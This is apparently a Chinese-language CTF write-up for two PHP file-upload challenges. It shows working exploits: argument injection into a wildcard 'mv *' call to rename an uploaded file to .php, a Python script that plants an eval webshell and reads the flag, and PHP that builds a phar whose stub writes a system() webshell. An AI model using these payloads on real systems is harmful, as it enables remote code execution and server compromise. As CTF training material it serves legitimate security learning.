1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 <?php $uploadDir = '/tmp/upload/' ; $targetDir = '/var/www/html/upload/' ; $blacklist = [ 'php' , 'phtml' , 'php3' , 'php4' , 'php5' , 'php7' , 'phps' , 'pht' ,'jsp' , 'jspa' , 'jspx' , 'jsw' , 'jsv' , 'jspf' , 'jtml' ,'asp' , 'aspx' , 'ascx' , 'ashx' , 'asmx' , 'cer' , 'aSp' , 'aSpx' , 'cEr' , 'pHp' ,'shtml' , 'shtm' , 'stm' ,'pl' , 'cgi' , 'exe' , 'bat' , 'sh' , 'py' , 'rb' , 'scgi' ,'htaccess' , 'htpasswd' , "php2" , "html" , "htm" , "asa" , "asax" , "swf" ,"ini" ]; $message = '' ;$filesInTmp = [];if (!is_dir ($targetDir )) { mkdir ($targetDir , 0755 , true ); } if (!is_dir ($uploadDir )) { mkdir ($uploadDir , 0755 , true ); } if (isset ($_POST ['upload' ]) && !empty ($_FILES ['files' ]['name' ][0 ])) { $uploadedFiles = $_FILES ['files' ]; foreach ($uploadedFiles ['name' ] as $index => $filename ) { if ($uploadedFiles ['error' ][$index ] !== UPLOAD_ERR_OK) { $message .= "文件 {$filename} 上传失败。<br>" ; continue ; } $tmpName = $uploadedFiles ['tmp_name' ][$index ]; $filename = trim (basename ($filename )); if ($filename === '' ) { $message .= "文件名无效,跳过。<br>" ; continue ; } $fileParts = pathinfo ($filename ); $extension = isset ($fileParts ['extension' ]) ? strtolower ($fileParts ['extension' ]) : '' ; $extension = trim ($extension , '.' ); if (in_array ($extension , $blacklist )) { $message .= "文件 {$filename} 因类型不安全(.{$extension} )被拒绝。<br>" ; continue ; } $destination = $uploadDir . $filename ; if (move_uploaded_file ($tmpName , $destination )) { $message .= "文件 {$filename} 已上传至 $uploadDir $filename 。<br>" ; } else { $message .= "文件 {$filename} 移动失败。<br>" ; } } } if (is_dir ($uploadDir )) { $handle = opendir ($uploadDir ); if ($handle ) { while (($file = readdir ($handle )) !== false ) { if (is_file ($uploadDir . $file )) { $filesInTmp [] = $file ; } } closedir ($handle ); } } if (isset ($_POST ['confirm_move' ])) { if (empty ($filesInTmp )) { $message .= "没有可移动的文件。<br>" ; } else { $output = []; $returnCode = 0 ; exec ("cd $uploadDir ; mv * $targetDir 2>&1" , $output , $returnCode ); if ($returnCode === 0 ) { foreach ($filesInTmp as $file ) { $message .= "已移动文件: {$file} 至$targetDir $file <br>" ; } } else { $message .= "移动文件失败: " .implode (', ' , $output )."<br>" ; } } }
黑名单里面差不多都把恶意文件后缀名都给过滤了,直接传马子的话是不太现实了
关注到最后的移动文件部分
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 if (isset ($_POST ['confirm_move' ])) { if (empty ($filesInTmp )) { $message .= "没有可移动的文件。<br>" ; } else { $output = []; $returnCode = 0 ; exec ("cd $uploadDir ; mv * $targetDir 2>&1" , $output , $returnCode ); if ($returnCode === 0 ) { foreach ($filesInTmp as $file ) { $message .= "已移动文件: {$file} 至$targetDir $file <br>" ; } } else { $message .= "移动文件失败: " .implode (', ' , $output )."<br>" ; } } }
这里通过exec函数执行了几条shell命令,从/tmp/upload/目录调用mv *将当前目录的文件全部move到/var/www/html/upload/,但是mv *这种带通配符的用法容易发生参数注入问题
mv会将所有的-开头的参数识别成mv的选项
例如临时目录下有这些文件
1 2 3 4 /tmp/upload/ ├── -t ├── /etc/passwd └── normal.txt
执行命令的时候
1 cd /tmp/upload/ ; mv * /var /www/html/upload/
但是实际展开的时候就是
1 cd /tmp/upload/ ; mv -t /etc/passwd normal.txt /var /www/html/upload/
我们看看mv的参数有哪些
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 root@VM-16-12-ubuntu:/# mv --help Usage: mv [OPTION]... [-T] SOURCE DEST or: mv [OPTION]... SOURCE... DIRECTORY or: mv [OPTION]... -t DIRECTORY SOURCE... Rename SOURCE to DEST, or move SOURCE(s) to DIRECTORY. Mandatory arguments to long options are mandatory for short options too. --backup[=CONTROL] make a backup of each existing destination file -b like --backup but does not accept an argument -f, --force do not prompt before overwriting -i, --interactive prompt before overwrite -n, --no-clobber do not overwrite an existing file If you specify more than one of -i, -f, -n, only the final one takes effect. --strip-trailing-slashes remove any trailing slashes from each SOURCE argument -S, --suffix=SUFFIX override the usual backup suffix -t, --target-directory=DIRECTORY move all SOURCE arguments into DIRECTORY -T, --no-target-directory treat DEST as a normal file -u, --update move only when the SOURCE file is newer than the destination file or when the destination file is missing -v, --verbose explain what is being done -Z, --context set SELinux security context of destination file to default type --help display this help and exit --version output version information and exit The backup suffix is '~' , unless set with --suffix or SIMPLE_BACKUP_SUFFIX. The version control method may be selected via the --backup option or through the VERSION_CONTROL environment variable. Here are the values: none, off never make backups (even if --backup is given) numbered, t make numbered backups existing, nil numbered if numbered backups exist, simple otherwise simple, never always make simple backups GNU coreutils online help : <https://www.gnu.org/software/coreutils/> Full documentation <https://www.gnu.org/software/coreutils/mv> or available locally via: info '(coreutils) mv invocation'
-b参数会在移动操作之前创建一个带~的备份文件,例如当前目录下有一个index.php文件,但是如果我们从别的目录mv过来一个同名文件,那么原来的index.php就会改名为index.php~
同时借助--suffix参数可以指定任意文件后缀
那么我们这里的解题思路就可以是
上传一个恶意木马文件shell.并触发移动
再上传 shell.,-b,--suffix=php并触发移动,此时就会触发参数注入生成shell.php
利用恶意木马文件进行RCE
最终脚本
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 import requestsurl = "http://challenge.imxbt.cn:30173" def upload_file (filename, content ): upload_files = { "files[]" : (filename, content, "application/octet-stream" ), } data = { "upload" : "1" , } r1 = requests.post(url = url, files = upload_files, data = data) return r1.text def move_file (): data = { "confirm_move" : "1" , } r2 = requests.post(url = url, data = data) return r2.text if __name__ == "__main__" : upload_file("shell." ,b"<?php @eval($_POST['cmd']);?>" ) move_file() upload_file("shell." ,b"" ) upload_file("-b" ,b"" ) upload_file("--suffix=php" ,b"" ) move_file() res = requests.post(url+"/upload/shell.php" , data={"cmd" : "system('cat /flag');" }) print (res.text)
include_upload #phar文件上传 在源代码里面找到一个提示
还是选择相信一手,访问include.php发现确实是存在的
1 2 3 4 5 6 7 8 9 10 11 <?php highlight_file (__FILE__ );error_reporting (0 );$file = $_GET ['file' ];if (isset ($file ) && strtolower (substr ($file , -4 )) == ".png" ){ include './upload/' . basename ($_GET ['file' ]); exit ; } ?> 我还以为你真信 我还以为你真信
上传了一个png文件后发现一直绕不过去那个Waf,对文件内容有过滤了,过滤了<?和php
既然对文件内容有过滤的话,其实还有一个方法就是打phar文件上传
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 <?php $phar = new Phar ('poc.phar' );$phar ->startBuffering ();$stub = <<<'STUB' <?php system('echo "<?php system(\$_GET[1]); ?>" > 1.php'); __HALT_COMPILER(); ?> STUB ;$phar ->setStub ($stub );$phar ->addFromString ('test.txt' , 'test' );$phar ->stopBuffering ();$fp = gzopen ("poc.phar.gz" , 'w9' ); gzwrite ($fp , file_get_contents ("poc.phar" ));gzclose ($fp );?>
修改后缀名后上传并利用include触发phar解析,随后访问1.php并进行命令执行就行了